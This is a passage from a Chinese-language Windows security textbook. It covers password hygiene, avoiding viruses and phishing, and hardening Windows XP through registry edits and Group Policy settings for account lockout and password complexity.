密码必须要有一定的复杂程度，不要以为“越简单的密码越没有人想到”，就使用“123456”等的密码；相反，这类密码总是率先被猜解出来。密码也不要太短，太短的密码容易被穷举法所破解。另外也不要使用自己或家人的生日、宠物名字、电话号码等信息做密码，非常不安全。



穷举破解软件

知识加油站

右图为使用穷举法破解Office XP加密文件的软件。穷举法破解软件最拿手的就是破解短密码，以及有规律的密码，如上面提到的“123456”或者“111111”等，是最容易被破解的。

4.4.4 防止网络病毒与木马

对个人计算机的安全威胁，大部分来自于病毒和木马。如何防止病毒和木马进驻自己的计算机呢？除了安装安全软件以外，还要保持良好的计算机使用习惯。

不下载来历不明的软件，不随便接收网友传来的文件，不要轻易打开电子邮件里的附件；对于U盘和移动硬盘，在打开之前要先杀毒；少去看一些不健康的网站以免被种下木马。只要保证良好的使用习惯，就能大大减少计算机感染病毒和木马的机会。

4.4.5 警惕“网络钓鱼”

网上一些黑客常利用“网络钓鱼”手法进行诈骗，例如建立假冒网站或者发送含有欺诈信息的电子邮件，盗取网上银行、网上证券或者其他电子商务用户的账户密码，从而使窃取用户资金的违法犯罪活动不断增多。因此，网上银行、网上证券和电子商务用户应对此提高警惕，以防上当受骗。

4.4.6 防范间谍软件

间谍软件能够在用户不知情的情况下偷偷进行安装，然后跟踪用户的上网习惯，记录用户的键盘操作，捕捉屏幕图像，并把截获的信息发送给第三者。

要防止间谍软件进行类似活动，首先应该把浏览器调到较高的安全等级，然后在计算机上安装防止间谍软件的应用程序，时常监察及清除电脑的间谍软件，以阻止软件对外进行未经许可的通信；另外，对将要在计算机上安装的共享软件进行甄别选择，防止因疏忽而安装了恶意软件。

4.4.7 只在必要时共享文件夹

病毒、木马和黑客对共享的文件夹总是非常感兴趣的，如著名的“熊猫烧香”病毒传播方法之一就是利用共享文件夹在局域网里传播。

正确使用共享文件的方法是：仅在需要时开启共享，使用完毕立即停止共享；共享时，如无必要则不开启写权限，仅只开启读权限。

4.4.8 定期备份重要数据

无论做了多么严密的防范工作，计算机仍然有一定的可能被病毒木马等恶意程序入侵，造成破坏。因此平时就要做好备份重要数据的工作，万一计算机的数据遭受破坏，还可以从备份中进行恢复。

硬盘损坏的概率虽然不大，但也有可能会发生。备份数据同样可以挽回因硬盘损坏而丢失的数据。

如何存放备份数据

备份数据的存放是有一定技巧的。例如，备份数据最好以压缩格式存放，这样可以节约磁盘空间，也可以避免被病毒感染；备份数据要定期进行，这样万一丢失了现有数据，从备份中恢复出来的数据不至于太陈旧；备份的数据最好放在不同的硬盘或移动存储器中，也可以刻录到DVD光盘上，这样可以避免硬盘损坏时连备份数据一并丢掉的情况出现。

Chapter 05

Windows系统漏洞的防范妙招

本章导读

上一章介绍了Windows系统的各种缺陷与漏洞，并简单介绍了一些防范规则，那么本章就详细讲解各种有关Windows系统安全防范的方法，会涉及登录、密码、功能限制和Windows自带安全程序等方面。

知识技能要求

通过对本章内容的学习，读者将学会使用注册表、组策略等工具来增强Windows系统安全的方法。学完后需要掌握的相关技能知识如下：

- 熟练掌握注册表编辑器的用法
- 掌握利用注册表增强系统安全的方法
- 熟练掌握组策略编辑器的用法
- 掌握利用组策略增强系统安全的方法
- 掌握开启Windows防火墙的方法
- 掌握开启自动更新的方法

5.1 注册表安全防范技巧

Windows的注册表实质上是一个庞大的数据库，存储着软、硬件的有关配置和状态信息。注册表同时也是黑客攻击的对象，某些漏洞可被黑客利用来远程启动注册表，并将木马程序的某些信息加载到注册表里。可见，注册表的安全关系到整个计算机系统的安全。

Windows系统自带有操作注册表的工具，称为“注册表编辑器”。通过该编辑器，可以添加、删除和修改注册表项目。

5.1.1 禁止访问和编辑注册表

视频教程见光盘


计算机用户并不需要随时修改注册表，因此，可将注册表设置为禁止访问和编辑的状态，这样可以避免被一些有恶意的人使用，或一些不太懂的人进行误操作。

1 “运行”对话框

❶ 在桌面上单击“开始”按钮；❷ 单击“运行”命令，如下图所示。


2 启动注册表编辑器

❶ 输入regedit；❷ 单击“确定”按钮，如下图所示。




3 定位值项

❶ 依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System；❷ 双击右侧窗口中的DisableRegistryTools值项，如下图所示。



4 修改键值

打开“编辑DWORD值”对话框，❶ 在“数值数据”文本栏中输入“1”；❷ 单击“确定”按钮，如下图所示。



之后关闭“注册表编辑器”进行测试，只需按照上述方法，再次打开“运行”对话框并启动“注册表编辑器”，即可会弹出一个警告对话框，如下图所示。

知识加油站 如果没有对应值项怎么办


如果在定位值项时发现有些项或值可能不存在，此时用户可自行新建，效果是一样的。

那么，当用户要重新启动“注册表编辑器”时，怎么办呢？可以按照以下方法来解除之前的锁定。

打开“记事本”窗口，把以下代码保存到文档里。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Policies\System]
"DisableRegistryTools"=dword:00000000
```

将文档保存为recover.reg后，弹出一个确认对话框，单击“是”按钮即可，如下图所示。



疑难解答 问：为什么保存的文件双击后，仍然是用“记事本”打开呢？

答：利用“记事本”保存文档，默认是保存为TXT格式的，即使在保存时输入文件名recover.reg，也会被保存为recover.reg.txt。这样一来，本质上还是一个文本文件，因此双击时仍然会用“记事本”打开。解决的方法：在保存时，先将“保存类型”设置为“所有文件”，然后再输入文件名，这样保存下来的文件，其扩展名不再是.txt，而是用户指定的.reg。

5.1.2 设置注册表防止系统隐私信息被泄露

视频教程见光盘

在前章中曾经提到过，当Windows系统运行出错时，系统内部有一个DR.WATSON程序会自动地将系统调用的隐私信息保存下来，隐私信息将保存在user.dmp和drwtsn32.log文件中。攻击者可以通过破解这个程序而了解系统的隐私信息，因此需要阻止该程序将信息泄露出去。

修改注册表中相应值项的值可阻止此程序自动运行，从而使其不再自动保存敏感信息，具体的操作步骤如下。

1 定位值项

❶ 打开“注册表编辑器”，并依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug；❷ 右击Auto值项；❸ 单击“修改”命令，如下图所示。

2 修改值项的值

❶ 在弹出的“编辑字符串”对话框的“数值数据”文本框中输入“0”；❷ 单击“确定”按钮，如下图所示。

5.1.3 关闭默认共享保护系统安全

视频教程见光盘

Windows 2000/XP/2003版本的操作系统提供了默认共享功能，这些默认的共享都有“$”标志，意为隐含的，包括所有的逻辑分区（C$，D$，E$，…）和系统目录Winnt或Windows（admin$）。如访问Windows XP的默认共享功能就非常简单：一是通过“运行”对话框输入“\\\\计算机名或IP地址\\D$或admin$”（不包括两侧的引号）；二是使用IE等浏览器，在地址栏中输入上述格式或“file:\\IP地址\D$”。

默认共享带来的问题：初衷本是便于网管进行远程管理，它虽然方便了局域网用户，但对个人用户来说这样的设置是不安全的——网络上的任何人都可以访问自己的共享硬盘，黑客也可以通过对这些默认共享的访问来进行信息窃取或入侵。因此，这些默认共享有必要关掉，具体操作步骤如下。

1 新建值项

❶ 打开“注册表编辑器”，并依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lanmanserver\parameters；❷ 在右侧窗口的空白处单击鼠标右键，在弹出的快捷菜单中单击“新建”命令；❸ 单击“DWORD值”命令，如右图所示。


② 为值项命名

为新建的值项命名为AutoShareServer，并按回车键，如右图所示。

5.1.4 设置登录警告

通过注册表，可设置登录警告。在其他人企图登录自己的计算机时，会弹出警告窗口，提示对方不要随意使用。警告信息可设置为“非法使用者请注意！你的相貌已经被摄像头拍下！”等信息，可以吓阻一些对计算机不太精通的人。

打开“注册表编辑器”，依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon，在右侧窗口中找到LegalNoticeCaption和LegalNoticeText值项，输入警告信息即可，其效果如下图所示。




知识加油站 警告窗口

LegalNoticeCaption值项的内容会显示在警告窗口的标题栏上，而LegalNoticeText的内容会显示在中间的文本框中。单击“确定”按钮后仍然可以进入桌面，不过对于心怀不轨的人来说，恐怕真要担心自己的相貌已经被拍下来了吧。

5.1.5 隐藏桌面所有图标

对于服务器或其他一些不需要经常使用的计算机，可将桌面图标全部隐藏起来，以增加安全系数。

打开“注册表编辑器”，依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在右侧窗口中新建DWORD 值，名称为NoDesktop，值设置为“1”。重启计算机后，桌面图标全部消失了。设置后效果如下图所示。



解除桌面图标锁定

知识加油站

要恢复桌面图标，将NoDesktop值项的值设置为“0”，或者直接将该值项删除，重启计算机后即可。

5.1.6 清理自动启动的程序

有很多程序如输入法软件等可以伴随Windows系统的启动而启动，这对于一些正常的程序来说是必要的。但这个特性也常被木马和病毒程序所利用。用户可通过注册表，将可疑的和不必要的自启动项目清除出去。

打开“注册表编辑器”，依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，在右侧窗口中的值项的值即为随系统启动程序的路径。在这些值项中发现不必要的或可疑的程序，只需直接将该值项删除即可，如下图所示。

哪些程序可以清理

知识加油站

根据一个值项所含路径来判定，如果指向自己安装的程序，那么是安全的；对于其他拿不准的程序，可以在网上搜索程序名进行判别。

除以上这个位置外，还有几个地方也会被利用来自动启动，分别是：

```
    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
RunOnce
    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
RunServices
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
RunOnce
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
RunServices
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Winlogon
```

5.1.7 禁用“刻录”功能

Windows XP中自带的“刻录”功能很方便，但有时也会被人利用，将计算机上的信息刻录到光盘上带走。如不经常用到“刻录”功能，可通过修改注册表，将其禁用。

依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，查找或新建名为NoCDBurning的DWORD值项，并设置值为“1”即可。

设置完成并重新启动计算机后，在刻录机中插入刻录光盘，也不再自动弹出刻录对话框。要重新启用这个功能，只需将NoCDBurning的值改为“0”即可。

5.1.8 删除“开始”菜单中的“文档”项

“开始”菜单中的“文档”项记录了最近曾打开的文档。但是，在多人使用同一台计算机，而又未设置多用户的操作环境中，任何一个用户都可以看到之前用户访问过哪些文档，这就造成了信息泄露。修改注册表可以防止这种情况的发生。

依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，新建名为NoRecentDocsHistory的二进制值，并设置值为“01 00 00 00”。

重启系统后，用户会看到不仅“开始”菜单中的“文档”项被删除掉了，而且用来存放“文档”菜单项内容的 C:\Windows\Recent 目录也被删除掉了，从而保证了信息的安全。

5.1.9 删除查找结果中的文件列表

使用“查找”功能可以很快地查找到所需要的文件，同时在“查找”对话框下半部给出这些文件列表。出于保密需要，想删除可以按以下步骤操作。

依次展开HKEY_CURRENT_USER\.Default\ Software\Microsoft\Windows\CurrentVersion\Explorer\DocFind SpecMRU，在右边窗口中除第一、第二个和最后一个值项不能删除外，将其他删除即可。

5.1.10 在“我的电脑”中屏蔽磁盘驱动器图标

在多用户的操作环境中，为不同用户设置不同的磁盘驱动器图标，这样可以限制各种用户的操作权限。

依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在右边窗口中可以看到有个名为NoDrives的值项，其默认键值是“00 00 00 00”。

NoDrives 的值为4个字节，每个字节的每一位就对应于一个盘符（A~Z）。第

一个字节代表A～H的8个盘，即01为A、02为B、04为C、08为D。以此类推，第二个字节代表I～P；第三个字节代表Q～X；第四个字节代表Y和Z。因此，当相应位为 1 时，则在“我的电脑”中就再也看不到对应的盘了。例如，要关闭C盘，只需将NoDrives的值改为“04 00 00 00”；若要关闭D盘，就将此值改为“08 00 00 00”；若要关闭C和D盘，就将此值改为“0C 00 00 00”。

注册表规定：驱动器A～Z的值依次为2的0～25次方，把要禁止驱动器的值相加，再转换为十六进制，就是NoDrives的值了。如要禁止A、D和E盘，则为1+8+16=25，转换为十六进制数为19，修改NoDrives的值为“19 00 00 00”即可。

关闭C盘和D盘的效果如下图所示。

多用户环境

Windows的多用户环境对权限管理很宽泛，除特别指定外，文件基本是共享的，在安全性上不如UNIX和Linux。

5.1.11 清理访问“网上邻居”后留下的信息

使用局域网的用户在访问“网上邻居”时，会在注册表里留下历史信息，被“有心人”看到则有泄露机密的危险。

依次展开 HEKY_CURRENT_USER\Network\Recent，在右边的窗口中记录这一系列操作信息，包含被访问机器的名称、访问过的应用程序及文件名等，此时只需要把相应的值项删除即可。

5.1.12 删除“运行”窗口中多余的选项

多次使用“运行”菜单时，就会发现“打开”窗口中有以前运行命令的历史记录。为了消除这些信息，可以在“注册表编辑器”中进行以下操作。

依次展开HKEY_USER\Default\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU，右边窗口中保存着这些操作，删掉不需要的值项即可。

5.1.13 在桌面上隐藏“网上邻居”图标


如果不希望别人使用计算机上的“网上邻居”，可按以下步骤操作。

依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在右侧窗口中新建名为NoNetHood的DWORD值，并将值设置为“1”即可。


5.1.14 禁止运行任何程序

对一台已经配置的服务器而言，有可能数十周都不会再去进行操作。此时可以设置禁止运行任何程序，以免出现误操作。

依次展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在右侧窗口中新建一个名为RestrictRun的DWORD值，并设置其值为“1”，这样就可以禁止在Windows中运行任何程序。假如有人试图运行程序，就会弹出如下图所示的警告对话框。



如果允许运行部分程序，可以在RestrictRun值项下分别添加名为“1”、“2”、“3”等字符串值项，然后将“1”、“2”、“3”等字符串的值设置为允许运行的程序名。例如，将“1”、“2”、“3”分别设置为“word.EXE”、“notepad.EXE”、“write.EXE”，则只能使用Word、记事本和写字板了。



知识加油站

解除锁定

一旦锁定以后，绝大部分程序都无法运行，切勿轻易使用。要解除锁定只能重启系统，在出现启动菜单时按F8键，然后选择“带命令行提示的安全模式”选项，如右图所示。在命令行后输入“regedit”，即可打开“注册表编辑器”，再删除值项。

5.1.15 禁止远程修改注册表

注册表不仅可在本地通过“注册表编辑器”进行修改，还允许被远程登录修改。这个功能本意是为了方便管理，但同时也为入侵者留下可乘之机。通过修改注册表，可以禁止远程计算机修改本地系统的注册表，以增加安全性。

依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\Winreg，新建一个名为RemoteRegAccess的DWORD值，并修改其值为“0”即可。

5.2 组策略安全登录设置

在上一章，已经大略提到过组策略的作用是将注册表中零散的设置按组集中起来，分类进行设置以方便管理。组策略是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过使用组策略可以设置各种软件、计算机和用户策略。例如可以使用组策略设置用户登录方式、移动设备自动播放方式等。

5.2.1 设置休眠/挂起密码

视频教程见光盘


当用户暂时不使用计算机时，常将其转换到休眠或者挂起状态，以节约用电。返回后只需按下电源键，即可重新回到离开时的工作状态。但离开时计算机有可能被别人使用，有安全隐患。因此设置计算机在从休眠/挂起状态回到正常状态时，会先返回到用户登录窗口，需要输入正确密码才能进入桌面。

1 单击“运行”命令

❶ 在桌面上单击“开始”按钮；❷ 单击“运行”命令，如下图所示。

2 启动组策略编辑器

❶ 输入“gpedit.msc”；❷ 单击“确定”按钮，如下图所示。



问：休眠和挂起的区别是什么？

疑难解答


答：休眠是将当前工作状态保存到硬盘里，然后彻底断开电源；挂起也叫待机，是停止绝大部分设备的工作，只让内存、CPU和主板工作在极低能耗的状态，此时不能断开电源，否则等于强行关机，会丢失当前工作状态。

③ 定位项目

❶ 依次展开“‘本地计算机’策略\用户配置\管理模板\系统\电源管理”；❷ 双击右侧窗口的“从休眠/挂起恢复时提示输入密码”项目，如下图所示。

④ 启动策略

打开“从休眠/挂起恢复时提示输入密码 属性”对话框，❶ 选中“已启用”单选按钮；❷ 单击“确定”按钮，如下图所示。



5.2.2 账户锁定策略

视频教程见光盘

Windows操作系统中组策略的应用无处不在，应用得力可以使系统更安全，应用不力可能会给系统带来预料不到的风险。有些黑客会利用账户词典和密码词典远程破解Windows账户，以便通过IPC$或终端服务远程登录到Windows，启用账户锁定策略可以有效地防止黑客通过这种方法远程破解Windows账户。

Windows操作系统包含的账户锁定功能可以在登录失败的次数达到管理员制定的次数之后禁用该账户。例如可以设置在登录失败次数达到3次以上后启用本地账户锁定，在至少1小时后重置该账户，或者将锁定期限设置为“永久”（或者在一定时间后自动解锁），直至管理员解锁为止。这样设置一是为了发现他人使用无效密码登录用户账户的多次操作，二是可防止黑客进行词典攻击时猜测账户密码。

当然，在这里没有什么万能的设置可以适用于所有的安全情形，用户可以根据自己的环境考虑合理的设置。如果一个账户已经被锁定，管理员可以启用域账户或者使用计算机管理启用本地账户，而无须等待账户自动启用。设置账户锁定策略后，想对计算机进行攻击的人除非能够只尝试少于管理员设置的次数就猜出密码，否则将不能使用该账户；其次，如果自己认可了对登录记录的记录和检查，并记录这些登录事件，回顾登录日志即可发现那些可能危及安全的登录尝试。

管理员账户的特权

知识加油站

计算机的管理员账户（Administrator账户）是不会因为账户锁定策略的设置而被锁定的。但是当使用远程桌面时，则会因为账户锁定策略的设置而使得Administrator账户在限定的时间内无法继续使用远程桌面。


启用账户锁定策略可以有效地防止黑客通过以上方法来远程破解Windows账户，具体的操作步骤如下。

1 定位项目

❶ 依次展开“‘本地计算机’策略\计算机配置\Windows 设置\安全设置\账户策略\账户锁定策略”；❷ 双击右侧窗口的“账户锁定阈值”项目，如下图所示。


2 设置允许登录失败的次数

❶ 输入允许登录失败的次数，如“10”；❷ 单击“确定”按钮，如下图所示。



3 查看建议的相关数值改动

在弹出的“建议的数值改动”对话框中单击“确定”按钮，如下图所示。



4 双击“账户锁定时间”项目


返回组策略编辑器主界面后，双击“账户锁定时间”项目，如下图所示。

5 设置账户锁定时间

打开“账户锁定时间 属性”对话框，❶ 输入账户锁定时间；❷ 单击“确定”按钮，如下图所示。

6 设置复位账户锁定计数器所需时间

❶ 双击“复位账户锁定计数器”项目；❷ 输入复位账户锁定计数器所需时间，如“60”；❸ 单击“确定”按钮，如下图所示。



- 账户锁定阈值设置为“10”表示登录失败10次后账户被锁定，用于避免入侵者无限次数地猜解密码。该数值也可以设置为其他次数，如比较严格可设置为3，一般宽松可设置为5等。
- 账户被锁定后，通常要隔一段时间才允许用户再次尝试登录。这段时间即为账户锁定时间，其具体数值根据实际情况而定。一般设置为1～3小时即可，对于特别严格的网络环境，也可以以“天”为单位进行锁定。
- 复位账户锁定计数器时间是指自账户被锁定后，到登录失败次数重新归零的这段时间。一般情况下，与账户锁定时间相同即可。

5.2.3 密码策略

视频教程见光盘


使用账户锁定策略，从一定程度上降低了用户账户被猜解出密码的可能性，但对于特别简单的密码，入侵者仍然有可能在几次或几十次尝试后成功。因此，对于密码本身，也需要进行限制。

1 定位项目

❶ 依次展开“‘本地计算机’策略\计算机配置\Windows 设置\安全设置\账户策略\密码策略”；❷ 双击右侧窗口的“密码必须符合复杂性要求”项目，如下图所示。


2 设置密码复杂性要求

打开“密码必须符合复杂性要求 属性”对话框，❶ 选中“已启用”单选按钮；❷ 单击“确定”按钮，如下图所示。



3 设置密码最小长度

❶ 返回组策略编辑器主界面后，双击“密码长度最小值”项目；❷ 输入密码最小长度值；❸ 单击“确定”按钮，如右图所示。



4 设置密码最长有效期


❶ 返回组策略编辑器主界面后，双击“密码最长存留期”项目；❷ 输入密码最长存留期的值；❸ 单击“确定”按钮，如下图所示。

5 设置密码最短有效期

❶ 返回组策略编辑器主界面后，双击“密码最短存留期”项目；❷ 输入密码最短存留期的值；❸ 单击“确定”按钮，如下图所示。

6 设置密码历史

❶ 返回组策略编辑器主界面后，双击“强制密码历史”项目；❷ 输入强制密码历史的值；❸ 单击“确定”按钮，如右图所示。



下面分别讲解以上几个项目的详细内容与作用。

1 密码必须符合复杂性要求

“密码必须符合复杂性要求”项目确定是否强制实施密码复杂性。如果启用该设置，用户密码应满足以下要求。

密码长度最少为6个字符，且密码至少包含以下字符中的3种。

- 大写英文字符（A~Z）。
- 小写英文字符（a~z）。
- 10 以内的阿拉伯数字（0~9）。
- 非字母数字字符（例如：!、$、#或%）。
- Unicode字符。

密码不能包含用户账户名称中的3个或3个以上字符。如果账户名称长度少于3个字符，则不执行该检查，因为密码被拒绝率太高了。在检查用户全称时，将以下几个字符视为分隔符（将名称分隔为单独的标记）：逗号、句号、破折号/连字符、下画线、空格、英镑标记和制表符。对于每个长度为3个或3个以上字符的标记，将在密码中搜索该标记；如果找到了，则拒绝更改密码。例如，名称“Erin M. Hagens”将分解为3个标记：“Erin”、“M”和“Hagens”。由于第二个标记长度仅为一个字符，所以将该标记忽略。因此，此用户不能在密码中包含“erin”或“hagens”作为子字符串。此外，所有这些检查都不区分大小写。

2 密码长度最小值

“密码长度最小值”项目确定密码的最少字符数。虽然 Windows 2000及之后的版本支持长达 28个字符的密码，但是该设置的值只能在0和14之间。如果将该值设置为0，则允许用户使用空白密码，因此不应将其设置为0。建议将该值设置为8个字符，这样对于穷举法来说，很难在短时间内取得成功；对于用户来说，又不至于太长导致难以记忆。

3 密码最长存留期

“密码最长存留期”项目确定在要求用户更改密码之前可以使用它的天数。该设置的值可以在0和999之间；如果将其设置为0，密码将永不过期。如果将该值设置得太低，则用户必须频繁更换密码，非常麻烦；如果设置得过高或将其禁用，黑客就会有更充足的时间来破解密码。建议将该值设置为30天，也就是一个月更换一次密码。

4 密码最短存留期

有的用户觉得每个月改一次密码很麻烦，于是想出这么一个方法：先按系统要求，把密码修改为新密码，然后马上将密码修改回原来的密码，这样既应付了系统要求，密码实质上还是没有变化，便于用户记忆。这样的情况造成了安全隐患，因此有必要强制用户使用新密码一段时间，这就要用到“密码最短存留期”项目了。

“密码最短存留期”项目确定在用户可以更改新密码前必须将其保持的天数。该设置旨在与“强制密码历史”设置搭配使用，使用户不能快速将密码重设所需的次数，然后改回其旧密码。该设置的值可以在0和999之间；如果将其设置为 0，则用户可以立即更改新密码。

5 强制密码历史

“强制密码历史”项目确定在用户可以重用旧密码前必须使用唯一新密码的数量。该设置的值可以在0和24之间；如果将其设置为0，则禁用强制密码历史。对于大多数组织，应该将该值设置为24。

6 为域中所有用户使用可还原的加密来存储密码

